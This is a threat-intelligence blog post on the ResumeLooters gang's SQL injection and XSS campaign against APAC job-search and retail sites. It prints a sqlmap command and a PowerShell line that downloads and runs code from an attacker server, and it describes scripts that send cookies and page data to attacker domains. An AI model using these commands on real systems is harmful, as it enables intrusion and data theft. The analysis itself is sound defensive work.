GROUP-IB

← Blog

Nikita Rostovcev

APAC Technical Head - ASM, TI & DRP

Dead-end job: ResumeLooters infect websites in APAC through SQL injection and XSS attacks

ResumeLooters gang infects websites with XSS scripts and SQL injections to vacuum up job seekers' personal data and CVs

February 6, 2024 · min to read · Threat Intelligence

APAC Personal data Threat Intelligence Web injection

Introduction

In November 2023, Group-IB's Threat Intelligence unit detected a massive malicious campaign targeting **employment agencies** and **retail companies** primarily located in the APAC region, to steal and sell sensitive user data.

The campaign was attributed to a previously unknown group. Due to the threat actor's focus on job search platforms and the theft of resumes, Group-IB dubbed it **ResumeLooters**. Overall, the researchers identified **65 websites** compromised by ResumeLooters between November 2023 and December 2023. By using **SQL injection** attacks against websites, the threat actor attempts to steal user databases that may include **names**, **phone numbers**, **emails**, and **DOBs**, as well as **information about job seekers' experience**, **employment history,** and other sensitive personal data. The stolen data is then put up for sale by the threat actor in Telegram channels, identified by Group-IB's Threat intelligence platform.

Group-IB researchers also found traces of **Cross-Site Scripting (XSS)** infection on legitimate job search websites. The scripts were intended to load additional malicious scripts from the associated malicious infrastructure and display phishing forms on legitimate resources. Based on the file creation dates on the attackers' servers, the earliest attacks trace back to the **beginning of 2023**.

Notably, this is the second group described by Group-IB in less than 2 months that is conducting SQL injection attacks against companies in the Asia-Pacific region. In December 2023, Group-IB published a report about **GambleForce** – an SQL injection gang that has carried out over 20 attacks against websites in the region.

Just like **GambleForce**, **ResumeLooters** primarily targets **the Asia-Pacific – over 70% of known victims** are located in the region (**India**, **Taiwan**, **Thailand**, **Vietnam** and other countries as seen in the below Figure 2). However, Group-IB also identified compromised companies **in Brazil, the USA, Turkey, Russia, Mexico, Italy,** and some other non-APAC countries. Group-IB sent notifications to the identified victim companies so they could take all necessary steps to mitigate further damage.

This blog provides a detailed overview of **ResumeLooters'** malicious infrastructure, campaigns, tools, and TTPs, particularly emphasizing the analysis of the gang's XSS attacks in line with the **MITRE ATT&CK® framework**. This post contains relevant **indicators of compromise** (IOCs) and recommendations for corporate cybersecurity teams on how to better defend against SQL injection and XSS attacks.

Figure 1. ResumeLooters' malicious infrastructure

Key Findings

Discovered by Group-IB, **ResumeLooters** has been **active since early 2023.**

Between November and December 2023**,** the gang successfully conducted **SQL injection** and **Cross-Site Scripting (XSS)** attacks against **recruitment** and **retail** websites **in the Asia-Pacific region.**

The gang is primarily focused on **India (12 victims), Taiwan (10), Thailand (9), and Vietnam (7).**

By using SQL injections, the group has stolen data from **65 websites**. The stolen files contained a total of **2,188,444 rows**, of which **510,259** were user data stolen from job search websites.

Various penetration testing tools have been identified on the group's malicious servers, including **sqlmap**, **Acunetix**, **Beef Framework**, **X-Ray**, **Metasploit**, **ARL** (Asset Reconnaissance Lighthouse), and **Dirsearch.**

The group's main initial vector is **SQL injection** via sqlmap. Another technique observed by Group-IB in this campaign was the **injection of XSS scripts** into legitimate job search websites.

The analysis of stolen HTML files suggests that the malicious XSS script was executed on at least **four websites**. Some HTML files reveal the presence of XSS script embedded in the HTML code. The XSS script appears to have been executed on some devices with administrative access.

ResumeLooters tried inserting XSS scripts into all possible web forms of the targeted websites, hoping they would display phishing forms to obtain admin credentials.

The accounts of the attackers and advertisements for the sale of compromised data were discovered in Chinese-speaking hacking-themed Telegram groups.

Figure 2. Distribution of ResumeLooters' victims by country and sector

Infection for profit

Initially, when seeking to identify the specific method the threat actor used to steal the data from the websites, we formulated two main hypotheses to test:

- Infection of vulnerable legitimate websites with an XSS script
- Infection of website administrators through a malicious plugin distributed within a narrow circle of developers.

Throughout the course of our research, we found several pieces of evidence supporting the first version. The attackers' server, among other pieces of stolen data, stored a file named **AdminJobApprovalGrid.aspx_2023_11_23_02_02_39.html.**

Figure 3. Source code of one of the legitimate recruitment sites containing ResumeLooters' XSS script

In addition, within the root directories of two legitimate sites jobs[redacted].co and work[redacted].com containing ResumeLooters' XSS script, we discovered the following pieces of code.

Malicious XSS script discovered on jobs[redacted].co and work[redacted].com

This particular piece of code is a script tag that invokes an external script from the domain **8r[.]ae**, which is controlled by cybercriminals and presumably used to store additional malicious scripts.

On one of the legitimate websites identified by Group-IB (**https://jobs[redacted]co/company-detail/248)**, the attackers created a fake employer profile. Within one of the fields in this profile, ResumeLooters were able to inject the XSS script referencing 8r[.]ae, which is also displayed on the main page of the site.

Figure 4. Screenshot of a fake company card created by the attackers for distributing malicious XSS script

This profile also included a link to **admin.cloudnetsafe[.]com,** which we believe could be another domain associated with the group. But the website was inaccessible at the time of our research and we were not able to retrieve its content.

The latter appears to be an almost exact copy of the main malicious domain associated with ResumeLooters **admin.cloudnetsofe[.]com** with the difference being only one letter in the URL. admin.cloudnetsofe[.]com hosts some malicious scripts as well as phishing pages intended for credential theft. This domain will be analyzed in detail later in the blog.

The XSS script was also found on some other websites.



Figure 5.1 Other websites compromised by ResumeLooters contained identical pieces of malicious XSS script

In another instance, we identified a fake CV posted by the threat actor containing an injected XSS script.

Figure 6. Fake CV posted by ResumeLooters contained the same injected XSS script (The contents of the CV were translated into English by Group-IB)

The presence of this code on these pages does not necessarily imply that it was executed on every device. However, it does indicate the persistence of the attackers and their attempts to inject **their XSS scripts into all possible input fields on the targeted websites**. Group-IB has also found evidence that the XSS script was executed on some of the visitors' devices.

Investigation into ResumeLooters' malicious infrastructure and tools

139.180.137[.]107

Group-IB's investigation began with the identification of a malicious server at 139.180.137[.]107. On this server, we found logs of several penetration testing tools, including **sqlmap**. According to these logs, the attackers focused extensively on attacks targeting employment websites and retail companies. Although sqlmap commands were not unique, the following commands caught our attention:

```
python3 sqlmap.py -r txt/redacted.txt -p employee_id --risk 3 --level 3 --batch -D app -T
```

And its subsequent execution:

```
powershell.exe -nop -w hidden -c IEX ((new-object
Net.WebClient).DownloadString('http://139.84.130[.]232:8080/CcrN3QqWOeRx/KAGctYUci'));I
((new-object
Net.WebClient).DownloadString('http://139.84.130[.]232:8080/CcrN3QqWOeRx/iDDHJOuzw/1
((new-object
Net.WebClient).DownloadString('http://139.84.130[.]232:8080/CcrN3QqWOeRx'));
```

This sequence suggests that in some cases, ResumeLooters were also attempting to gain shell access on the target system to download and execute additional payloads and try to find more data while having full control of the victims' targeted server. It's not known if these attempts were successful.

Upon a detailed examination of the server, additional ports with services were discovered. One of them, **port 443**, hosted the following script at the root of its page:



Figure 7. Scan results for 139.180.137[.]107

Content of http://admin.cloudnetsofe[.]com/ (139.180.137[.]107) root page

The link in this script downloads the data from the **sb8[.]co**, one of the malicious servers used by ResumeLooters. The root page of this site contains three additional links.



Figure 8. Scan results for sb8[.]co

Content of sb8[.]co root page

You can find more details about the intended functions of each of these scripts below.

Online.htm

Content of https://sb8[.]co/online.htm

This JavaScript script represents malicious code that loads the **jQuery library** (jquery3.6.3.js) from **https://sb8[.]co**. After downloading the library, the script uses the **html2canvas library** to capture a screenshot of the current web page and convert it into a **PNG format**.

Subsequently, the image is encoded into a data string (Base64) and sent via a POST request to another server controlled by the attackers at **https://api.qu3[.]cc/?js=sb8[.]co**. Along with the image, various confidential data is sent, such as the **HTML code of the page**, **data from the local and session storage** of the browser, as well as **information about the host, cookies, and referrer**. It is not known why the threat actor selected such an unconventional method of transmitting the data.

Beef Framework

The root page of the **sb8[.]co** website also mentions **139.84.168[.]189:3000/jquery.js,** which upon analysis turned out to be part of the **Beef Framework**.

Beef (Browser Exploitation Framework) is a penetration testing tool designed for interacting with web browsers. This framework is used by penetration testing professionals to analyze browser vulnerabilities and conduct client-side attacks. Beef provides a wide range of exploits targeting vulnerabilities in web browsers and their plugins. The framework allows to gain complete control over the victim's browser, enabling the attacker to perform various actions on behalf of the user. ResumeLooters utilized the Beef framework to facilitate XSS attacks.

lf.js



Figure 9. Scan results for https://admin.cloudnetsofe[.]com/if.js

Content of https://admin.cloudnetsofe[.]com/if.js

if.js is a malicious JavaScript code that gathers user information and performs redirects to phishing credential collection forms.

The JavaScript code was designed to display tailored phishing collection forms on websites with successfully injected XSS scripts aiming to collect visitors' credentials. We believe that the cybercriminals' main goal was to steal administrators' credentials. However, no evidence of successful theft of admin credentials was found.

Nonetheless, by successfully executing the XSS script on some devices, ResumeLooters were able to collect some HTML files from users with admin access by utilizing **Online.htm** described earlier.

The key functions of the **if.js** script include:

- The script monitors visits to specific websites with injected XSS script and redirects to phishing pages of these sites in case of a match to collect credentials from these sites.
- The script contains a function named “xss,” which creates a hidden iframe with a white background and loads the specified URL into it. This can be used for conducting XSS attacks, particularly to display malicious web pages on top of legitimate ones.
- Send the current URL and user cookies to an external server (https://admin.cloudnetsofe[.]com/domainxxdisdiiskshfdsh[.]php) using a POST request.

The phishing pages hosted on https://admin[.]cloudnetsofe[.]com follow the same naming pattern: **https://admin.cloudnetsofe[.]com/{redacted}/index[.]html**



Figure 10.1 Examples of phishing forms in various languages hosted on https://admin.cloudnetsofe[.]com

Other tools

The attackers’ server was hosting other open-source tools such as **Metasploit**, **Dirsearch**, and **X-Ray**. In addition to these well-known pentesting tools, we also discovered **self-written scripts designed** to connect to targeted websites and parse the available data.

Figure 11.1 ResumeLooters' custom scripts designed for data parsing

We have no evidence of how the attackers obtained the necessary session data for data parsing on these websites, but using this method the attackers were able to parse data from at least a couple of job search sites and a delivery site.

A script was also discovered parsing data from a server, which appears to be the backend of one of the mobile games, judging by the names of some of the data fields.

